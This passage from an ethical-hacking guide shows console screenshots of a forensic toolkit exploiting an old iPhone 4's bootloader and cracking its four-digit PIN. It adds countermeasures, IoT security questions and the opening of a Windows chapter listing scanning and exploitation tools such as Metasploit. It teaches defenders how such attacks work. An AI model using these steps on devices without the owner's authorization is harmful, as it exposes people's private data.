

C:\Windows\system32\cmd.exe
Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 1.15/Win
(c) 2011-2012 Elcomsoft Co. Ltd.
Please select an action:
1 ENTER DFU - Help putting device into DFU mode
2 LOAD RAMDISK - Load tools onto the device
3 IMAGE DISK - Acquire physical image of the device filesystem
4 TAR FILES - Acquire user's files from the device as a tarball
5 GET KEYS - Extract device keys and keychain data
6 GET PASSCODE - Recover device passcode
7 REBOOT - Reboot the device
8 DECRYPT DISK
9 DECRYPT KEYCHAIN
0 EXIT
>: _

FIGURE 11-5: iOS Forensic Toolkit's main page.

3. **Load the iOS Forensic Toolkit Ramdisk on the mobile device by selecting option 2 (LOAD RAMDISK).**

   Loading the RAMDISK code allows your test computer to communicate with the mobile device and run the tools needed to crack the password (among other things).

4. **Select the iOS device that's connected, as shown in Figure 11-6.**



C:\Windows\system32\cmd.exe
Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 1.15/Win
(c) 2011-2012 Elcomsoft Co. Ltd.
Please select iOS device currently connected:
==== iPhone ==========
11 [iPhone1,1] - iPhone
12 [iPhone1,2] - iPhone 3G
13 [iPhone2,1] - iPhone 3GS
14 [iPhone3,1] - iPhone 4 (GSM)
15 [iPhone3,3] - iPhone 4 (CDMA)
==== iPod ==========
21 [iPod1,1] - iPod (1st Generation)
22 [iPod2,1] - iPod (2nd Generation)
23 [iPod3,1] - iPod (3rd Generation)
24 [iPod4,1] - iPod (4th Generation)
==== iPad ==========
31 [iPad1,1] - iPad (1st Generation)
0 Back
>: 14

FIGURE 11-6: Select the appropriate iOS device from the list.

I selected option 14 because I'm testing this on an older iPhone 4 with GSM.

The toolkit connects to the device and confirms a successful load, as shown in Figure 11-7. You should see the ElcomSoft logo in the middle of your mobile device's screen as well.



C:\Windows\system32\cmd.exe
Initializing libpois0n
Shutting down iTunes processes.
Waiting for device in DFU mode to connect...
Found device in DFU mode
Checking if device is compatible with this jailChecking the device type
break
Preparing to upload limera1n exploit
Identified device as iPhone3,1
Resetting device counters
Sending chunk headers
Sending exploit payload
Sending fake data
Exploit sent
Reconnecting to device
Waiting 2 seconds for the device to pop up...
Uploading C:\kb\tools\iOS Forenisc Toolkit\common\iBSS.n90 to device...
[==========] 100.0%
Reconnecting to device
Waiting 5 seconds for the device to pop up...
Uploading C:\kb\tools\iOS Forenisc Toolkit\common\iBEC.n90 to device...
[==========] 100.0%
Waiting 10 seconds for the device to pop up...
Exiting libpois0n
Starting Loader...
[INFO] Waiting for a device in Recovery mode to connect..
[INFO] Ramdisk C:\kb\tools\iOS Forenisc Toolkit\common\ramdisk-5.dmg loaded
[INFO] Devicetree C:\kb\tools\iOS Forenisc Toolkit\common\DeviceTree.n90 loaded
[INFO] Kernelcache C:\kb\tools\iOS Forenisc Toolkit\common\kernelcache.n90 loade
d
Please wait until device intialized...
...3...2...1
Your iOS device should now boot.
If everything went well, iOS device should show
Elcomsoft logo.
If you do not see Elcomsoft logo (e.g the screen is all white
or all black and there is spinning indicator at the
bottom of the screen) then something went wrong. Please try
again and contact Elcomsoft support if problem persists.
Press 'Enter' to continue

FIGURE 11-7: iOS Forensic Toolkit Ramdisk loading successfully.

5. **To crack the device's password or PIN, select option 6 (GET PASSCODE) on the main menu.**

   iOS Forensic Toolkit prompts you to save the passcode to a file. You can press Enter to accept the default `passcode.txt`. The cracking process commences, and with any luck, the passcode is found and displayed, as shown in Figure 11-8.



C:\Windows\system32\cmd.exe
Welcome to Elcomsoft iOS Forensic Toolkit
This is driver script version 1.15/Win
(c) 2011-2012 Elcomsoft Co. Ltd.
Please note that to recover passcode for iOS 4/5 device you need
to load ramdisk on the iOS device first. If you haven't done
this yet, please return to previous step and use corresponding menu
item.
Continue? (Y/n): y
Save passcode to file (relative to current directory) (passcode.txt):
Mounting user partition...
mount_hfs: Resource busy
Starting passcode recovery...
This is iOS Passcode Recovery
Part of Elcomsoft iOS Forensic Toolkit
Version 1.15 built on Jun 4 2012
(c) 2011-2012 Elcomsoft Co. Ltd.
[INFO] Device Serial Number: 79121D03DZZ
[INFO] Probable passcode type: 0 - simple passcode (4 digits).
[INFO] Simple passcode, using length=4
[INFO] Passcode is all-digit, filtering out non-digits from charset.
[INFO] Passcode recovery: KB version: 3; KB type: 0x00000000
[INFO] Passcode recovery: checking common PINs...
CUR PASS: [1202] ¦ AVG SPD: 3.6 p/s ¦ ELAPSED TIME: 7.0 s
[INFO] Passcode found: 1212
Press 'Enter' to continue

FIGURE 11-8: Cracking a four-digit PIN on an iPhone.

Having no password for phones and tablets is bad, but having a four-digit PIN such as the one in this example isn't much better. User beware!

You can also use iOS Forensic Toolkit to copy files and even crack the keychains to uncover the password that protects the device's backups in iTunes (option 5 [GET KEYS]).

If anything, you need to be thinking about how your business information, which is most certainly present on phones and tablets, is going to be handled in the event that one of your employee's devices is seized by law enforcement personnel. Sure, law enforcement personnel follow their chain-of-custody procedures, but overall, they have little incentive to ensure that the information *stays* protected in the long term.

WARNING Be careful how you sync your mobile devices and, especially, where the file backups are stored. The backups may be off in the wild blue yonder (the cloud), which means that you have no real way to gauge how secure the personal and business information truly is. On the other hand, when synched files and backups are stored without a password, with a weak password, or on an unencrypted laptop, everything is still at risk, given the tools available to crack the encryption used to protect this information. ElcomSoft Phone Breaker (`https://www.elcomsoft.com/eppb.html`), shown in Figure 11-9, can be used to unlock backups from Apple devices, as well as recover online backups made to iCloud – and even core cloud data from Microsoft accounts.




FIGURE 11-9: ElcomSoft Phone Breaker options for exploring iCloud backups.

Taking countermeasures against password cracking

The most realistic way to prevent such password cracking is to require — and continually enforce — strong passwords such as multidigit PINs consisting of five or more numbers. Better yet, require complex passphrases that are easy to remember yet practically impossible to crack, such as *Prog_r0ck_rules*! Assuming (ha!) that users are updating their devices to the latest versions of iOS and Android, you shouldn't have a problem. MDM or UEM controls can help you enforce such a policy. Multifactor authentication (MFA) can be an option for your devices or at least certain applications running on them. You may get pushback from employees and management, but strong passphrases, MFA, and updated software are the only sure bet to help prevent this attack. I cover getting buy-in for your security initiatives in Chapter 20. Good luck!

HACKING THE INTERNET OF THINGS

No chapter on mobile devices would be complete without some coverage of the Internet of Things (IoT). Computer systems that fall into this IoT include everything from home alarm systems to manufacturing equipment to coffeepots and pretty much anything in between, including automobiles.

Cisco Systems has estimated that the IoT will grow to 500 billion devices by 2030 (https://www.cisco.com/c/en/us/products/collateral/se/internet-of-things/at-a-glance-c45-731471.pdf)! International Data Corporation (IDC) has estimated that as of the time I'm updating this book to the 8th edition, IoT devices are generating nearly 80 zettabytes (ZB) of data (https://blogs.idc.com/2021/01/06/future-of-industry-ecosystems-shared-data-and-insights/?utm_source=chatgpt.com). This is the equivalent of 80 billion TB of data. To provide an example, if each byte were a grain of rice, 80 ZB would fill the volume of Mount Everest hundreds of thousands of times! Amazing. I'm not sure that this situation is a good thing for most people, but it certainly sounds like job security for those of us working in this industry. If you're going to lock down IoT systems, you must first understand how they're vulnerable. Given that IoT systems aren't unlike other network systems (they have IP addresses and/or a web interface), you'll be able to use standard vulnerability scanners to uncover flaws. Security questions that you should ask about IoT systems include the following:

- Do you have privacy and legal framing that outlines how data should be handled, stored, and shared?
- What information is stored on the IoT system (such as sensitive customer information, intellectual property, or biodata from devices such as Fitbits and

Apple Watches)? If systems are lost or stolen, will that loss create business risks?

- How long is this data stored? Who is it shared with?
- How is information communicated to and from each system, and is it encrypted?
- Are passwords required? What are the default password complexity standards, and can they be changed? Does intruder lockout exist to help prevent password cracking?
- What patches are missing that facilitate security exploits? Are software updates available? Many IoT systems run Apache-based web servers and could be vulnerable to exploits such as Log4j where an attacker can gain full remote access to the system.
- How do the systems stand up under vulnerability scans and simulated denial-of-service attacks?
- What additional security policies need to be put in place to address IoT systems?

Like all other systems in your network environment, IoT systems, devices, and widgets (or whatever you call them) need to be included in your security testing. If they're not, vulnerabilities could be lurking that could lead to a breach or an even more catastrophic situation. If IoT is on your radar and on your network, I recommend checking out IoTSecure (https://www.iotsecure.io), which has a great tool/cloud service that helps find IoT devices on your network and uncover vulnerabilities that many traditional vulnerability scanners such as Nessus and Nexpose might miss. I often use their IoT Mini device in my testing, and it's amazing at what it can find — not just vulnerabilities, but IoT and other systems as well that many people didn't realize were on their networks.

Leaning on AI to help with mobile device security

As with wireless networks in Chapter 10, another use case for AI that's especially important for mobile devices is relying on its technologies to protect your mobile workforce. Most modern mobile device security products have some sort of AI built into them to help with things such as detecting shady mobile apps, minimizing spoofing risks associated with fingerprints and facial recognition, and even looking for strange behaviors on mobile devices that could indicate malware.

REMEMBER Whether it’s traditional MDM, mobile threat defense (MTD), or individual anti-virus apps, AI can help keep things in check. Be sure you’re using the appropriate technologies to help minimize mobile-related risks.

Part 4

Hacking Operating Systems

IN THIS PART …

See where the popular versions of Windows, including Windows 11, are weak and what can be done about it.

Understand how Linux and macOS-based systems are not as secure as many people make them out to be, along with some tips on making them more secure.

Leverage AI to help find and resolve important vulnerabilities.

Chapter 12

Windows

IN THIS CHAPTER

- **Port-scanning Windows systems**
- **Gleaning Windows information without logging in**
- **Catching the Windows security flaws that you don’t want to overlook**
- **Exploiting Windows vulnerabilities**
- **Using AI to make things easier**
- **Minimizing Windows security risks**

Microsoft Windows (with such versions as Windows 11, and Windows Server 2025) is the most widely used operating system (OS) in the world. It’s also the most widely abused. Is this because Microsoft doesn’t care as much about security as other OS vendors? The short answer is no. Sure, numerous security flaws were overlooked — especially in the Windows NT days — but Microsoft products are so pervasive throughout today’s networks that Microsoft is the easiest vendor to pick on. The nature of the Windows architecture with its registry system certainly solves some security issues, but it can also create security complexities that other operating systems, such as macOS, do not have. Therefore, Microsoft products often end up in the bad guys’ crosshairs. The one positive about criminal hackers is that they’re driving the requirement for better security!

Many of the security exploits impacting Windows, including ransomware, aren’t new; they’re variants of vulnerabilities that have been around for a long time. You’ve heard the saying, “The more things change, the more they stay the same.” That saying applies to security,

too. Most Windows attacks are preventable *if* the patches are applied properly. Thus, poor security management is often the real reason why Windows attacks are successful, but Microsoft takes the blame and must carry the burden.

WARNING As I am updating this book to its eighth edition in 2025, I am *still* working on projects in which networks are running *severely* outdated versions of Windows (that is, Windows 2000 and Windows 2003 Server) that have easily exploited vulnerabilities dating back to 2008. As you can see, security is not just a technical problem but one that often comes with hair on top — or at least a little stubble for those who are bald like myself. This challenge in business is often referred to as technical debt.

In addition to the password attacks that I cover in Chapter 8, many types of attacks against a Windows-based system are possible. Tons of information can be extracted from Windows by connecting to the system across a network and using tools to extract the information. Many of these tests don't even require the attacker to be authenticated to the remote system. All someone with malicious intent needs to find on your network is a vulnerable Windows computer with a default configuration that's not protected by such measures as an OS firewall and the latest security patches (both of which are all too common!).

When you start poking around on your network, you may be surprised by how many of your Windows-based computers have security vulnerabilities. You'll be even more surprised by how easy it is to exploit vulnerabilities to gain complete remote control of Windows by using a tool such as Metasploit. After you connect to a Windows system and have a valid username and password (by knowing it or deriving it by using the password-cracking techniques discussed in Chapter 8 or other techniques outlined in this chapter), you can dig deeper and exploit other aspects of Windows.

This chapter shows you how to test for some of the low-hanging fruit in Windows (the flaws that get people into trouble most often) and outlines countermeasures that secure your Windows systems.

Introducing Windows Vulnerabilities

Given Windows' ease of use, its enterprise Active Directory service, and the feature-rich .NET platform, many organizations use the Microsoft platform for most of their networking and computing needs. Many businesses — especially small to medium-size ones — depend solely on the Windows OS for network use. Many large organizations run critical servers, such as web servers and database servers, on the Windows platform as well. If security vulnerabilities aren't addressed and managed properly, they can bring a network or an entire organization (large or small) to its knees.

When Windows and other Microsoft software is attacked — especially by a widespread malware such as ransomware — hundreds of thousands of organizations and millions of computers could be at risk. Many well-known attacks against Windows can lead to the following problems:

- Leaks of sensitive information, including files containing health-care information and credit card numbers
- Passwords being cracked and used to carry out other attacks
- Systems taken down by denial of service (DoS) attacks
- Full remote control being obtained
- Entire databases being copied or deleted

REMEMBER When unsecured Windows-based systems are attacked, serious things can happen to a tremendous number of computers around the world. The good news is with the latter versions of Windows including Windows 10 (which still has a large install base) and Windows 11 remote exploits are not nearly as prevalent. The reality is you still need to test your systems to see how things stand.

Choosing Tools

Hundreds, maybe thousands, of Windows hacking and testing tools are available. The key is finding a set of tools that can do what you need and that you're comfortable using.

TECHNICAL STUFF Many security tools, including some of the tools described in this chapter, work only in certain versions of Windows. The most recent version of each tool in this chapter should be compatible with currently supported versions of Windows, but your mileage may vary.

WARNING I've found that the more security tools and other power-user applications you install in Windows — especially programs that tie into the network drivers and TCP/IP stack — the more unstable Windows becomes. I'm talking about slow performance, general instability issues, and even the occasional Blue Screen of Death which is going away after many decades to be replaced with a black screen of death. Yep, I still get that dreaded system crash with Windows 11! At least Microsoft has added the relatable unhappy face to add some flavor as you realize you just lost all of your unsaved work. (When Windows gets clogged up by these various

security tools, the simplest fix is to reinstall Windows and all your applications. After years of rebuilding my testing systems every few months, I finally wised up and bought a copy of VMware Workstation and a dedicated computer that I can junk up with testing tools without worrying about all the software that I install affecting my ability to get my other work done. More recently, I'm just using Hyper-V that's built directly into Windows 10 and 11 (Professional and Enterprise) and works much, much better.

Free Microsoft tools

You can use the following free Microsoft tools to test your systems for various weaknesses:

- **Built-in Windows programs** for NetBIOS and TCP/UDP service enumeration, such as these three:
  - nbtstat for gathering NetBIOS name-table information
  - netstat for displaying open ports on the local Windows system
  - net for running various network-based commands, including viewing shares on remote Windows systems and adding user accounts after you gain a remote command prompt via Metasploit
- **Sysinternals** (`https://learn.microsoft.com/en-us/sysinternals/`) to poke, prod, and monitor Windows services, processes, and resources, both locally and over the network

All-in-one assessment tools

All-in-one tools perform a wide variety of security tests, including the following:

- Port scanning
- OS fingerprinting
- Basic password cracking

- Detailed vulnerability mappings of the various security weaknesses that the tools find on your Windows systems

I often use the vulnerability scanner called Nessus Professional (www.tenable.com/products/nessus) in my work with very good results. Many others use Rapid7 NeXpose and Qualys. Unfortunately many of these tools have become so expensive that it's hard to justify using them, especially when customer service levels dip as I have witnessed in recent years. Another vulnerability scanner that I'm exploring with promising results is SecPoint Penetration (www.secpoint.com/penetrator.html).

Task-specific tools

The following tools perform more specific tasks for uncovering Windows-related security flaws. These tools provide detailed insight into your Windows systems and provide information that you might not get from all-in-one assessment tools:

- **Metasploit Framework and Metasploit Pro** (www.metasploit.com) for exploiting vulnerabilities that such tools as Nessus and Nexpose discover to obtain remote command prompts, add users, set up remote backdoors, and do much more
- **NetScanTools Pro** (www.netscantools.com) for port scanning, ping sweeping, and share enumeration
- **SoftPerfect Network Scanner** (www.softperfect.com/products/networkscanner) for host discovery, port scanning, and share enumeration
- **TCPView** (https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview) to view TCP and UDP session information
- **Winfo** (https://vidstromlabs.com/freetools/winfo/) for null-session enumeration to gather such configuration information as security policies, local user accounts, and shares, especially on Windows versions prior to Windows 10.

Keep in mind that disabling the Windows Firewall (or another third-party firewall that might be running on your test system) may help speed your scans. The same is true for antivirus software — but be careful. If possible, run your security tests on a dedicated system or virtual machine because doing so minimizes any effect your testing may have on the other work you do on your computer, including triggering malware protection.

Gathering Information About Your Windows Vulnerabilities

When you assess Windows vulnerabilities, start by scanning your computers to see what the bad guys can see.

The exploits in this chapter were run against Windows systems from inside a firewall on the internal network. Unless I point out otherwise, all the tests in this chapter can be run against all versions of the Windows OS. The attacks in this chapter are significant enough to warrant testing for, regardless of your current setup. Your results will vary from mine depending on the specific version of Windows, patch levels, and other system hardening you've done.

System scanning

A few straightforward processes can identify weaknesses in Windows systems.

Testing

Start gathering information about your Windows systems by running an initial port scan, as follows:

1. **Run basic scans to find which ports are open on each Windows system.**

Scan for TCP ports with a port-scanning tool, such as NetScanTools Pro. The NetScanTools Pro results shown in Figure 12-1 reveal several potentially vulnerable ports open on a Windows 11 system, including those for the ever-popular — and easily hacked — NetBIOS (TCP and UDP ports 139) and SQL Server Browser Service (UDP 1434).

